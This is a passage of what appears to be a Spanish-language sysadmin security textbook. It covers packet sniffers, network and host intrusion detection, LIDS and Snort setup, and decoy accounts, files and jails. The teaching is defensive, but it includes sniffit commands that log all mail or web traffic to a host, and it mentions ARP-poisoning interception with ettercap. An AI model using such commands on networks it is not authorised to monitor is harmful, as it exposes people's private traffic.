Convertir su red de hubs a switch no necesariamente soluciona todo el problema, ya que algunos switches permiten que una señal establezca uno de sus puertos en modo administrativo, y asi retransmitirá en forma de eco, todo el tráfico que pasa por el switch a ese puerto. Esta caracteristica puede ser muy útil para el administrador pero es un riesgo de seguridad en manos de un usuario normal. Es un error pensar que las dificultades que enfrenta un cracker determinado lo dentendrá.

Utilitarios de Olfateado de Paquetes

Los sniffers pueden ser una pesadilla para un administrador si son utilizados por usuarios no autorizados. Sin embargo, hay pocas herramientas tan poderosas como estas para detectar problemas en nuestra red. Es indispensable para un administrador de sistemas el conocer al menos el funcionamiento básico de estas herramientas y utilizarlas como parte de su rutina cotidiana. Entre los más útiles encontramos a:

tcpdump

Uno de los sniffers más comunes -- forma parte del sistema base de OpenBSD, está empaquetado para prácticamente todas las distribuciones de GNU/Linux, y está disponible para cualquier otro sistema UNiX. Nos permite trabajar rápidamente desde línea de comando especificando los patrones que nos interesan, puede examinar una gran cantidad de protocolos, puede guardar el flujo capturado en un archivo o tomar un

archivo como fuente para el flujo a analizar.

Por ejemplo, un paquete de longitud mayor de 999 son escritos al archivo log.texto en esta sentencia:

```
$ tcpdump   -w  log.texto   greater 999
```

darkstat y traffic-vis

Diseñados para funcionar como proceso demonio, recolectando estadísticas de uso de la red. Ambos reportan sus resultados a través de una interfaz Web, un reporte Postscript u otros formatos.

ngrep

Tiene una filosofía de uso muy similar a la del comando 'grep' de UNiX, tomando como entrada el flujo de la red en vez de archivos locales.

snort

Muy completa herramienta de detección de intrusos en red, toma como entrada el tráfico capturado en una red y lo va comparando cun una serie de reglas, registrando cualquier tráfico sospechoso de llevar un ataque. Snort únicamente lo registra, pero puede trabajar en conjunto con otras herramientas (hogwash, ACID, etc.) para sanear el tráfico, bloquear a la máquina atacante, generar reportes, etc.

nwatch

Formalmente es un sniffer, pero es más bien una herramienta para realizar lo que sus autores definen como barridos de puertos pasivos: Para detectar puertos que están abiertos por muy cortos periodos de tiempo y para no mostrar actividad sospechosa de barrido, nwatch se queda escuchando la actividad de la red, y manteniendo una lista de qué hosts proveen qué servicios.

ethereal

Un magnífico sniffer con interfaz gráfica de usuario, nos brinda un análisis completo y detallado de cada paquete a varios niveles, desde nivel Ethernet hasta detalles de diversos protocolos. Es capaz de convertir en adicción el comprender cómo funcionan determinados protocolos ;-)

ettercap

Pocas de estas herramientas funcionan adecuadamente en redes switcheadas. Ettercap utiliza técnicas más de sombrero negro, como el ARP spoofing/poisoning, para permitir sniffear redes switheadas. Además de sniffer es interceptor (permite inyectar datos en conexiones existentes o "secuestrar" conexiones).

kismet

Sniffer específico a GNU/Linux para redes inalámbricas. Funciona correctamente con los dos principales tipos de tarjetas inalámbricas.

sniffit

Otra aplicación popular de sniffing, que opera desde la línea de comandos y comparte muchas de las características de tcpdump. A diferencia de tcpdump que sólo despliega los cabezales, sniffit puede desplegar además el contenido del paquete. debemos especificar como mínimo la dirección IP de origen o de destino de la que queremos tomar los paquetes. También podemos especificar el puerto y el protocolo.

Por ejemplo para loggear todas las conexiones a un correo específico:

```
$ sniffit   -t    mail.prueba.com    -p 25
```

Si queremos loggear todo el tráfico web de la gente que se conecta a una web, hemos de tomar tanto las

conexiones hacia como desde ese servidor web:

```
$ sniffit -t www.prueba.com -p 80 & (DESTINO)
$ sniffit -s www.prueba.com & (ORIGEN)
```

Como vemos podemos dejar el programa corriendo en segundo plano (&) para seguir trabajando mientras el sniffer continúa su labor. También podemos activar la versión interactiva, que nos mostrará con una interfaz basada en ncurses las conexiones que se están produciendo e introducirnos en ellas para verlo en tiempo real.

Sniffit guarda cada paquetes interceptados en ficheros con nombre IPORIGEN.PUERTO-IPDESTINO.PUERTO o también permite especificar un fichero único para todas las conexiones con la opción -r.

Tipos de Detección de Intrusos

Llegados a este punto es interesante clasificar de algún modo los distintos sistemas de detección de intrusos. Existen dos categorías de arquitecturas de IDS, las basadas en host HIDS y las basadas en red las NIDS. Cada una tiene sus ventajas y desventajas. Aunque la HIDS es más ambiciosa y nos provee más información, no siempre es la mejor elección. Hay otra sub-clasificación posible, que aquí se explica pero no la analizaremos con profundidad, que es:

- **Los Sistemas En Tiempo Real:**
  Permanecerán constantemente chequeando el sistema buscando alguna señal de un incidente de seguridad e inmediatamente provocarán una alarma.
- **Los Sistemas No Tiempo Real:**
  Por contra, los sistemas de detección de intrusos que no son de este tipo se usan generalmente cuando existe la creencia de que estamos ante un incidente de seguridad y se usan para recabar información del tipo y alcance de esta incidencia, generalmente sobre registros o información del sistema.

NIDS

Sistemas que observan el tráfico de red buscando algún indicio de un ataque conocido. Generalmente un interfaz en modo promíscuo buscando datos sobre una red. (Suelen pertenecer también al tipo tiempo real). Por lo general requieren una única instalación en el servidor. La aplicación o el servicio escanean toda la transmisión en una subnet para determinar actividad de red en tiempo real. Este tipo de aplicación actúa como ambos el manager y el agente. La red actúa de forma pasiva y el host donde se encuentra instalado el IDS hace todo el trabajo.

La mayor parte de los sistemas de detección de intrusos están basados en red. Estos IDSs detectan ataques capturando y analizando paquetes de la red. Escuchando en un segmento, un NIDS puede monitorizar el tráfico que afecta a múltiples hosts que están conectados a ese segmento de red, protegiendo así a estos hosts. Los IDSs basados en red a menudo están formados por un conjunto de sensores localizados en varios puntos de la red.

Estos sensores monitorizan el tráfico realizando análisis local e informando de los ataques que se producen a la consola de gestión. Como los sensores están limitados a ejecutar el software de detección, pueden ser más fácilmente asegurados ante ataques. Muchos de estos sensores son diseñados para correr en modo oculto, de tal forma que sea más difícil para un atacante determinar su presencia y localización.

Ventajas y Desventajas

Ventajas:

- Un IDS bien localizado puede monitorizar una red grande, siempre y cuando tenga la capacidad suficien-

te para analizar todo el tráfico.
- Los NIDSs tienen un impacto pequeño en la red, siendo normalmente dispositivos pasivos que no interfieren en las operaciones habituales de ésta.
- Se pueden configurar para que sean muy seguros ante ataques haciéndolos invisibles al resto de la red.

Desventajas:
- Pueden tener dificultades procesando todos los paquetes en una red grande o con mucho tráfico y pueden fallar en reconocer ataques lanzados durante periodos de tráfico alto. Algunos vendedores están intentando resolver este problema implementando IDSs completamente en hardware, lo cual los hace mucho más rápidos.
- Los IDSs basados en red no analizan la información cifrada. Este problema se incrementa cuando la organización utiliza cifrado en el propio nivel de red (IPSec) entre hosts, pero se puede resolver con una política de seguridad más relajada (por ejemplo, IPSec en modo túnel).
- Los IDSs basados en red no saben si el ataque tuvo o no éxito, lo único que pueden saber es que el ataque fue lanzado. Esto significa que después de que un NIDS detecte un ataque, los administradores deben manualmente investigar cada host atacado para determinar si el intento de penetración tuvo éxito o no.
- Algunos NIDS tienen problemas al tratar con ataques basados en red que viajan en paquetes fragmentados. Estos paquetes hacen que el IDS no detecte dicho ataque o que sea inestable e incluso pueda llegar a caer.

HIDS

Basados en el host. Estos sistemas recaban información del sistema para realizar un análisis de las posibles incidencias pero siempre desde el punto de vista del propio sistema y con sus recursos. Los HIDS fueron el primer tipo de IDSs desarrollados e implementados. Operan sobre la información recogida desde dentro de una computadora, como pueda ser los ficheros de auditoría del sistema operativo. Esto permite que el IDS analice las actividades que se producen con una gran precisión, determinando exactamente qué procesos y usuarios están involucrados en un ataque particular dentro del sistema operativo.

A diferencia de los NIDSs, los HIDSs pueden ver el resultado de un intento de ataque, al igual que pueden acceder directamente y monitorizar los ficheros de datos y procesos del sistema atacado.

Ventajas:
- Los IDSs basados en host, al tener la capacidad de monitorizar eventos locales a un host, pueden detectar ataques que no pueden ser vistos por un IDS basado en red.
- Pueden a menudo operar en un entorno en el cual el tráfico de red viaja cifrado, ya que la fuente de información es analizada antes de que los datos sean cifrados en el host origen y/o después de que los datos sea descifrados en el host destino.

Desventajas:
- Los IDSs basados en hosts son más costosos de administrar, ya que deben ser gestionados y configurados en cada host monitorizado. Mientras que con los NIDS teníamos un IDS por múltiples sistemas monitorizados, con los HIDS tenemos un IDS por sistema monitorizado.
- Si la estación de análisis se encuentra dentro del host monitorizado, el IDS puede ser deshabilitado si un ataque logra tener éxito sobre la máquina.
- No son adecuados para detectar ataques a toda una red (por ejemplo, escaneos de puertos) puesto que el IDS solo ve aquellos paquetes de red enviados a él.
- Pueden ser deshabilitados por ciertos ataques de DoS.
- Usan recursos del host que están monitorizando, influyendo en el rendimiento del sistema monitorizado.

Reglas de IDS

Al igual que con los firewalls, usted deberá establecer reglas con cualquier IDS. La gran mayoría de aplicaciones IDS, bienen ya con reglas predefinidas. Lo más seguro que tendrás que editar reglas existentes y agregar otras para proveer la protección optima para cada red que debe auditar. Las reglas que usted creará caerán en dos categorías por lo general: anomalias de la red y maluso de la red.

Un buen IDS puede generalmente enforzar cientos de reglas. Una aplicación OpenSource, Snort, tiene más de 1,200 filtros para (reconocer) las huellas de ataques en especificos.

Anomalias de la Red

Un IDS generá reportes cuando actividades no convencionales ocurran a nivel de protocolo. Si esta cinfigurado correctamente, el IDS le informará de ataques Smurf, NetBus o teardrop, por ejemplo o le alertará de la presencia de un número no ordinado de conexiones SYN.

Mal Uso de la Red

El mal uso de la red incluye entre otras cosas, actividades no productivas, como navegar en Internet, la instalación de programas o servicios no autorizado, como un servidor FTP, y el uso de juegos como Quake y Doom. Usted puede escribir a log este tipo de actividad, bloquearla o responder a ella interactivamente. Por ejemplo podemos usar una aplicación para que lance un contra-ataque o abra la puerta a otro sistema o red fantasma.

El maluso resulta de ataques del sistema físico o remoto. Un ataque físico incluye el robo de un disco duro o la habilidad de fisicamente manipulara el ordenador para que nos arroje información. Unataque del sistema ocurre cuando un usuario autentificado intenta adquirir los provilegios de root. Un ataque remoto ocurre cuando un usuario logra ingresar a nuestro sistema desde la red externa.

Acciones

En la mayoría de aplicaciones IDS, usted puede aplicar acciones a las reglas o políticas. A medida que usted defina una regla, por lo general usted debe considerar como y cuando la regla se aplicará a la red. Elementos adicionales de una regla incluye:

- El host que necesita ser protegido
  Usted puede especificar un host individual o un rango de hosts
- El host que necesita ser ingresado o prohibido su entrada
  Usted puede especificar un host individual o un rango de hosts
- El periódo de tiempo que la política será aplicada
- Una descripción del evento
- Las acciones a tomar en la eventualidad del evento, que incluyen:
    - Configuración del Firewall
    - El Bloqueo de Conexiones TCP
    - Mecanismo de Logs
    - Notificaciones por E-mail, Fax, beeper o teléfono
    - Lanzar una aplicación para contrarestar el ataque
    - Trampas para el SMTP

Una aplicación IDS demandará que usted cree sus propias reglas y luego le asignará ciertas acciones a este.

Auditando con IDS

El primer paso para poder auditar su red es poder identificar lo que en ella es actividad normal. Esto es

llamdo establecer la línea base. Para efectuar esto y establecer esta línea ejecute su IDS durante las horas pico. Entender el tráfico de su red es la única manera para usted adquiri el conocimiento suficiente para luego usted poder identificar al empleado que esta interesado en espiar u otras actividades de violación de seguridad.

Otra cosa a considerar es ejecutarlo durante las hotas de la noche, cuando los crackers que vienen desde afuera estan más activos.

Positivos Falsos

Al igual que un firewall, un IDS requiere de configuración exhaustiva. De cualquier otra forma usted recibirá mensajes reportando notificaciones de ataques falsos. El término Positivos Falsos, se refiere a tales notificaciones.

Debe cuidarse de ignorar todos los positivos falsos. Un IDS puede que detecte una actividad ilicita aunque no se ha definido una regla para detectar esa actividad en específico. Un ejemplo es que muchos sistemas de IDS le alertaran de muchas conexiones SYN en relación con NetBus y cierto kits de root de UNiX. Usted tendrá que aprender cuando ignorarlos y cuando ponerle antención, esto será una parte importante de su desarrollo como administrador de sistemas de seguridad.

PAQUETES DE DETECION DE INTRUSOS

Existe tanto software comercial como GPL y OpenSource que provee servicio de detección de intruosos. También se puede elejir diferente componentes y lograr que trabajen como un sólo. Usted debe documentarse y elejir el producto que mejor llena sus necesidades, recuerde que nungún producto es reemplazo para un administrador de sistema preparado y conocedor. Aunque existen soluciones comerciales aquí sólo analizaremos las de Fuente Abierta y más específico las soluciones destinadas para GNU/Linux, estas son denominadas LIDS.

LIDS (Sistema de Detección de Intrusos de Linux)

LIDS es uno de los mejores métodos de asegurar su sistema GNU/Linux, haciendo que las entradas o cambios desautorizadas sean casi imposible.

¿Qué es LIDS?

La distribución LIDS consiste de un parche del kernel y un programa de administración. El patch es agregado al kernel y restringe acceso al sistema. Cuando LIDS está activadao, ni root está por encima de el. Si un cracker o atacante consigue el acceso como root en un ordenador protegido por LIDS, el deberá deactivarlo antes de poder accesar los archivos protegidos, lo cual no es una tarea nada fácil.

Características

LIDS ofrece varias maneras de restringir acceso al sistema. Un usuario puede establecer que archivos no sean sobrescritos o eliminados y puede permitir que ciertos archivos, como son los logs, sólo se le pueda añadir. Proteger y hasta esconder procesos es posible con LIDS. Este provee un monitor de seguridad estándar que se encuentra a lo interno del kernel y puede desatar alarmas de posible escaneado de puertos y otro tipo de ataques y anomalias.

Instalar y Configurar LIDS

El LIDS viene en divido en dos un parche del kernel (dependiendo de su versión del kernel, ej. 2.4, 2.6, etc,..) y un programa normal a nivel de usuario. Primero debe asegrarse que su sistema este libre de todo tipo de inseguridades como son backdoors; LIDS puede ayudarle asegurse de alguien externo al sistema pero no de quien posee una manera alternativa de entrar a su sistema. Lo más aconsejable es instalarlo

en un sistema recien instalado. Además debe asegurarse de tener un control completo de seguridad física sobre el sistema. Un usuario con acceso físico puede reiniciar desde un disquete y anular el Kernel-LIDS y entonces LIDS no podrá protejer el sistema.

Aquí presentamos estos pasos para descargar, instalar y configurar LIDS, sólo por razones ilustrativas, pero el How-To en está pagina web es más completo y actualizado, http://wiki.lids.org/index.php/LIDS_2.2_Installation_Howto.

Para descargar la última versión de LIDS visite su página Web en http://lids.org, desde ella puede descargar paquetes para Debian (debs) y RPMs para Fedora (todos los core), RedHat, entre otros. Para las otras distribuciones existen como siempre los tar.gz.

Lo primero que debe hacer es parchar el kernel, para agregar el código LIDS al kernel estándar. Cambiese donde se encuentra el fuente del kernel, que por lo general es /usr/src. Escriba el siguiente comando:

 # patch -p1 < ../lids-9999pre999/lids-999pre9999.patch

donde ../lids-9999pre999/lids-999pre9999.patch es el archivo parche que usted descargó al directorio /usr/src/.

Luego de parchar el kernel deberá compilarlo. Al configurar el nuevo kernel, asegurese de que la opciones Prompt for development y/o Incomplete code/drivers estén confirmadas en la selección de Code Maturity y el soporte de Sysctl support también en la selección general.

Primero debe escribir “make menuconfig o make xmenuconfig” para configurar su nuevo kernel. Asegurese que todas las opciones que desee esten seleccionadas. Las opciones de LIDS se encuentran al final de la lista de opciones. Recuerde que si se le olvido algo, simplemente tendrá que re-parchar el kernel y recompilar de nuevo.

Ahora escriba “make dep” para asegurase que todas sus dependencias sean incluidas.

El próximo paso es make bzlilo para compilar el kernel y registrarlo con LILO. Abra el archivo en un editor de texto personalicelo. Luego ejecute el comando LILO para guardar los cambios.

Luego deberá compilar lidsadm el administrador del LIDS, esto puede ser simple pero depende en su configuración, usted puede simplemente cambiarse al directorio lids-src-dir/lidsadm-dir y ejecutar los comandos make y make install. Si surjen algunos errores del linking (vinculado), una posible solución es copiar algunos de los archivos cabezales al directorio fuente del kernel.

Ahora deberá decidir que parte de su sistema va a restringir el acceso. Emplezamos creando la contraseña LIDS escribiendo (lidsadm-P). Luego de efectuar todos los cambios necesarios deberá reiniciar el equipo, asegurandose de haber configurado correctamente a LILO. Si esta habilitado en el kernel la protección de LIDS puede ser encendida y apagada sin tener que reiniciar el equipo. Para mejor desenvolvimiento en la instalación, configuración e implementación diríjase a los HOW-TO en sus páginas web http://www.lids.org.

SNORT (Detección de Intrusos)

Snort es un IDS o Sistema de detección de intrusiones basado en red (NIDS). Implementa un motor de detección de ataques y barrido de puertos que permite registrar, alertar y responder ante cualquier anomalía previamente definida como patrones que corresponden a ataques, barridos, intentos aprovechar alguna vulnerabilidad, análisis de protocolos, etc conocidos. Todo esto en tiempo real.

Snort (http://www.snort.org/) está disponible bajo licencia GPL, gratuito y funciona bajo plataformas

UNIX/Linux. Es uno de los más usados y dispone de una gran cantidad de filtros o patrones ya predefinidos, así como actualizaciones constantes ante casos de ataques, barridos o vulnerabilidades que vayan siendo detectadas a través de los distintos boletines de seguridad.

Este IDS implementa un lenguaje de creación de reglas flexibles, potente y sencillo. Durante su instalación ya nos provee de cientos de filtros o reglas para backdoor, ddos, finger, ftp, ataques web, CGI, escaneos Nmap....

Puede funcionar como sniffer (podemos ver en consola y en tiempo real qué ocurre en nuestra red, todo nuestro tráfico), registro de paquetes (permite guardar en un archivo los logs para su posterior análisis, un análisis offline) o como un IDS normal (en este caso NIDS).

En este taller daremos una importancia mayor a su funcionamiento como NIDS y, sobre todo, a la creación personalizada de reglas e interpretación de las alertas.

La colocación de Snort en nuestra red puede realizarse según el tráfico quieren vigilar: paquetes que entran, paquetes salientes, dentro del firewall, fuera del firewall... y en realidad prácticamente donde queramos.

Una característica muy importante e implementada desde hace pocas versiones es FlexResp. Permite, dada una conexión que emita tráfico malicioso, darla de baja, hacerle un DROP mediante el envío de un paquete con el flag RST activa, con lo cual cumpliría funciones de firewall, cortando las conexiones que cumplan ciertas reglas predefinidas. No sólo corta la conexiones ya que puede realizar otras muchas acciones.

EJEMPLO de funcionamiento básico en los tres modos:

- Usando Snort en modo IDS:

Snort -l log -dev -h 192.168.4.0/24 -c snort.conf

(Revisemos el contenido de la carpeta log)

- Usando Snort en modo sniffer:

Snort -dev

- Usando Snort en modo Packet Logger (registro de paquetes):

Snort -dev -l log

(Revisemos el contenido de la carpeta log)

EXPLICACIÓN DE LAS OPCIONES UTILIZADAS:

-l log *lo usamos para volcar la información la carpeta log que se supone está ubicada en /Snort/log. En esta carpeta se estructurarán una serie de directorios con el nombre de la dirección IP del host que genere el tráfico o intrusión. También creará en esta carpeta un archivo (alert.ids) donde registrará las alarmas que genere así como un archivo de registro de escaneado de puertos (si se da el caso), etc.*

-dev *imprime en pantalla la dirección IP y cabeceras TCP/UDP/ICMP, los datos que pasan por la interface de red con información bastante detallada.*

-h 192.168.4.0/24 *es el home network (nuestra red).*

-c snort.conf *indicamos que SNORT use el fichero de configuración de Snort con la lista de archivos de reglas y otros parámetros. Esta opción tiene una variante al cambiarse el archivo snort.conf por uno de reglas o rules personalizada. Snort puede obtener los datos desde una interface de red -i eth0 o desde un archivo -r nombarchivo. Normalmente no hará fata indicarle la interface de red.*

Ejercicio 8-1: Snort - Compilación, Instalación y Uso

En este ejercicio pondremos a práctica la compilacicón, instalación y el uso de Snort, un software GPL para la Detección de Intrusos con más de 1,200 filtros incluídos. No se proveen soluciones a este ejercicio.

Se necesita un tar.gz de snort y un compilador GCC

1.- Ingrese como root. Descargue un tar.gz de Snort desde su pagina web, http://snort.org

2.- Desempaquete el tarball:

```
# tar  xvfz  snort-9999.tar.gz
# cd snort-9999/
```

Esto lo colocará dentro del directorio recien creado por el comando anterior. Lease el archivo README y el archivo Install.

3. El próximo paso es configurar el código fuente:

```
# ./configure
```

Este programa revisará si usted tiene el compilador GCC y muchas otras compatibilidades necesarias para poder autoconfigurar y compilar snort en su sistema.

Ya que es fiuente está configurado para nuestro sistema local, es hora de compilarlo asi:

```
# make
```

Después de un proceso que puede extenderse varios minutos, cuando nos devuelve el prompt y sin ningún error, podemos proceder a instalarlo:

```
# make install
```

4. Asegurese que los binarios son colocados en /usr/bin y las librerias en /etc/snort:

```
# cp /usr/local/bin/snort   /usr/sbin
# chmod  750  /usr/sbin/snort
#  mkdir  /etc/snort
#  cp  /usr/local/src/snort-9999/*lib   /etc/snort
```

5. Deberá apagar portsentry, si se encuentra ejecutándo, y asegurese de que no ha denegado ninguna IP revisando a host.deny:

```
#/etc/init.d/portsentry stop
#tail /etc/hosts.deny
```

Si hay alguna línea en host.deny que diga:

```
ALL:<una direccion IP>
```

entonces usted debe remover esas líneas.

6. Haga un directorio para sus archivos logs y verifique que snort iniciara:

```
#mkdir /var/log/snort
#chmod 770 /var/log/snort
#snort -dev -l /var/log/snort
```

presione CONTROL+C para detener la salida a la pantalla.

Edite /etc/snort/snort-lib para modificar las variables HOME_NET y DNS_SERVER para su red. Use vi o su editor de texto preferido, para localizar y cambiar las líneas siguientes a sus valores apropiados:

```
var HOME_NET 192.168.0.0/24
var DNS_SERVER 192.168.0.254/24
```

7. Ahora trate iniciando snort con la snort-lib incluida:

#snort -dev -l /var/log/snort -c /etc/snort/snort-lib

Si no recibe mensajes de error, también puede iniciarlo como un demonio con la opcion -D:
#snort -dev -l /var/log/snort -c /etc/snort/snort-lib -D

8. Verifique que snort esta ejecutando, entonces chequee el archivo log:

```
# ps aux | grep snort
root    13793  0.6   2.7   4840   3524 ?  S  07:36   0:00  snort  -dev -l /var
# tail -f /var/log/snort.alert
```

Usted puede necesitar cualificar completamente la localización de los archivos -lib incluídos en la última sección include del archivo snort-lib o reduzca a unos cuantos el número de filtros.

9. Intente un par de ataques y oberve que alerta se generan en el archivo log. Puede encontrar conveniente usar otros sistemas para generar las alertas, o generarlas desde el mismo sistema.

DISTRAER AL CRACKER

Ademas de capturar una simple actividad, hay muchas maneras de distraer los crackers. Una razon para hacerlo es mantenerlo en la red por mucho tiempo hasta que usted les encuentre el rastro. Por ejemplo, usted puede fijar una política de firewall asi la dirección IP de origen direcciona al cracker a un falso sistema. Muchas redes grandes han creado un sistema completo dentro de su red, lleno de información para desinformar y con el propósito de preocupar y mantener ocupado al cracker.

La creación de archivos y cuentas ficticias, trampas y cárcles, son una buena técnica a emplear para la protección de sus recursos. El uso de esta técnicas no va sin riesgo, y muchas compañías simplemente eligen cortar la conexión. Las siguientes técnicas serán discutidas en esta sección:

- Cuentas Ficticias
- Archivos Ficticios
- Archivos de Contraseñas Ficticios
- Tripwire y Checksums Automatizadas
- Cárceles (Jails)
- Herramientas (tools)

Cuentas Ficticias

Como hemos visto ya en la trayectoria de este libro, los por defecto del sistema son los primeros objetivos de los crackers. Pero, podemos usar esto también como primera arma de defensa encontra de ellos también. Anteriormente discutimos como podemos renombrar un cuenta de usuario para crearle ciertas dificultades a un cracker. Podemos ahora irnos un paso más allá y crear cuentas del sistema y no asignarle ningún tipo de permiso y a la vez establecer un sistema de auditoría y alarmas asociadas con el script de login para alertarnos cuando un intento de ingreso se efectúa con estas cuentas.

Archivos Ficticias

La misma analogía de las cuentas ficticias podemos usar y crear archivos ficticios. Estos archivos pueden desinformar a un potencial cracker o simplemente distraerlo. Entra la información que podemos incluir pudiera ser un diagrama falso de nuestra subred y equipos que se utilizan a lo interno de la organización.

Por ejemplo, en una organización financiera uno de los archivos atractivos puede ser llamado nómina.xls,

luego de colocarlo debemos establecerle ciertas médidas adicionales para proveer mayor seguridad. Ha este archivo le podemos configurar un sistema de alarma para cuando sea accesado.

Archivos de Contraseñas Ficticios

Una manera de usar una archivo ficticio en creando un archivo de contraseña falso. Este archivo falso puede significativamente distraer un cracker. En este archivo usted puede suplir cuentas falsas y sus contraseñas, asegurándose de que los nombres de cuentas que use sean creíbles.

Para poder violar sistemas GNU/Linux, los crackers utilizan programas como “Crack” que funcionan creando una larga lista de contraseñas, luego la encriptan una por una. En la misma manera que lo hace un sistema GNU/Linux. Crack luego tma estas contraseñas encriptada y las compara con las del archivo etc/passwd. Si las iguala, entonces el programa la ha Crack-eado. Pero si el archivo que uso fué el ficticio, el acaba de deperdiciar mucho tiempo.

Para protegerse contra estos ataques sólo tiene que habilitar shadow passwords y si desea más seguridad entonces también puede crear el archivo ficticio lo cual crearía veraderamente un alto nivel de seguridad. En la actualidad todos los sistemas GNU/Linux viene con shadow passwords habilitado por defecto.

Archivos de Contraseñas Ficticios

Software de dominio público desarrollado por el Departamento de Informática de la Universidad de Purdue, es una herramienta que comprueba la integridad de los sistemas de archivos y ayuda al administrador a monitorizar éstos frente a modificaciones no autorizadas.

Esta herramienta avisa al administrador de cualquier cambio o alteración de archivos en la máquina (incluido binarios). El programa crea una base de datos con un identificador por cada archivo analizado y puede comparar, en cualquier momento, el actual con el registrado en la base de datos, avisando ante cualquier alteración, eliminación o inclusión de un nuevo archivo en el sistema de archivos.

La base datos está compuesta por una serie de datos como la fecha de la última modificación, propietario, permisos, etc. con todo ello se crea una firma para cada archivo en la base de datos.

Esta herramienta debería ser ejecutada después de la instalación de la máquina con el objeto de tener una "foto" de los sistemas de archivos en ese momento y puede ser actualizada cada vez que añadimos algo nuevo. Dispone de un archivo de configuración que permite decidir qué parte del sistema de archivos va a ser introducida en la base de datos para su posterior comprobación.

Ejercicio 8-2: Tripwire- Compilación, Instalación y Uso

En este ejercicio pondremos a práctica la compilacicón, instalación y el uso de Tripwire, un software GPL que crea una base de datos de todos su archivos para luego comparar cualquier cambio. No se proveen soluciones a este ejercicio.

Cárceles (Jails)

Una cárcel es un sistema completamente separado que usted puede crear para entreteneer a los crackers. Los jails comunmente suplen de información erronéa que permite a los administradores tiempo extra para detectar y capturar a los crackers. El perligro de los jails es que el cracker tiene el potencial de romper la cárcel y entrar al verdadero y real sistema.

Sus políticas de seguridd deben siempre permitir la creación de una cárcel. Los administradores de siste-

mas deben entender las concecuencias de la creación de estos sistemas paralelos. Una de las razones para crear una cárcel es si su red es de tamaño grande. Un cracker motivado pasará de conexión a conexión antes de penetrar a la suya. Las denominadas cuentas shell son usadas para este propósito. Para poder localozar la dirección del cracker usted necesitará evidencia física y para lograr esto necesita mantenerlo en línea.

Los crackers profesionales usan los sistemas sólo por instantes a la vez, aunque ya tengan el control del sistema completo. Esta práctica es que hace que la actividad de los crackers aparente intermitente y no amenazante. El resultado de todo esto es que casi nunca nos damos cuenta esta que el daño no haya sido efectuado.

Tools (Herramientas)

En las paginas de NMAP se encuentra una impresionante lista de las 50 mejores herramientas de detacción de intrusos. Creo que es un buen consejo para cualquiera en el ámbito de la seguridad, recomendarle que lea la lista e investigue cualquier herramienta con la cual no esté familiarizado. La lista no se limitó a softwares sólo GPL ni OpenSource sino que los participantes podían listar herramientas también comerciales para cualquier plataforma . Las herramientas comerciales son diferenciadas en esta lista, la lista puede ser encontrada aquí ene este portal: **http://www.insecure.org/tools.html**

RESUMEN

En este capítulo fue introducido a varios servicios de red, entre los tópicos discutidos se incluyen:

• Lo que más ayuda a un cracker a penetrar a una red es cuando los administradores piensan que porque instalaron un software están a salvo.

- Seguridad proactiva puede ayudar a un administrador a usar scripts que le pueden asistir a automatizar programas y respuestas a diferentes situaciones.
- Entre las maneras de protejer sus sistemas sse incluyen detectar y distraer los potenciales crackers.
- El paso más importante en el proceso de respuesta es aprender del incidente.
- Para mejor analizar su respuesta, pregunto las siguientes preguntas a todos aquellos involucrados:
  - ¿Cómo fué que el cracker voló nuestra seguridad?
    - ¿Le pagó a un empleado?
    - ¿Ingeniería social?
    - ¿Fuerza bruta?
    - ¿Modificación de la tabla de enrutamiento?
    - ¿A traves de un firewall inadecuado?
  - ¿Cúales fueron los puntos fuertes de nuestra respuesta?
    - ¿Qué puede ser mejorado?
    - ¿Qué debemos hacer diferente en el futuro?
- Responder a los incidentes es tan importante como implementar hardware y soluciones de software.
- Deben mantener por escrito toda actividad inusual, incluyendo su respuesta.
- Al menos que usted detalle todas las soluciones apropiadas y las siga al pies de la letra, el pánico le vencerá y cae en la posibilidad de ser aún más victimizado por el cracker.
- Mantenga sus backups al día para que en caso de una violación de seguridad por un cracker usted pueda restaurar lo más pronto posible.
- Al auditar un IDS, usted debe primero revisar que también documentado está el IDS así como si el está bien implementado.

PREGUNTAS POST - EXAMEN

Las respuestas a estas preguntas están en el Apéndice A

1.- ¿Qué tres opciones tiene disponible un administrador al responder a un asunto de la red?

2.- ¿Cómo funciona un sistema de detección de intrusos (IDS) basado en red?

3.- ¿Cúales son los beneficios de un IDS basado en la red?

4.- ¿Describa la arquitectura de un IDS basado en hosts?

5.- ¿En qué tipo de red es que un IDS basado en red no funcionaría bien?

6.- ¿Liste algunos recursos que son buenos candidatos para la colocación de agentes en un IDS basado en red?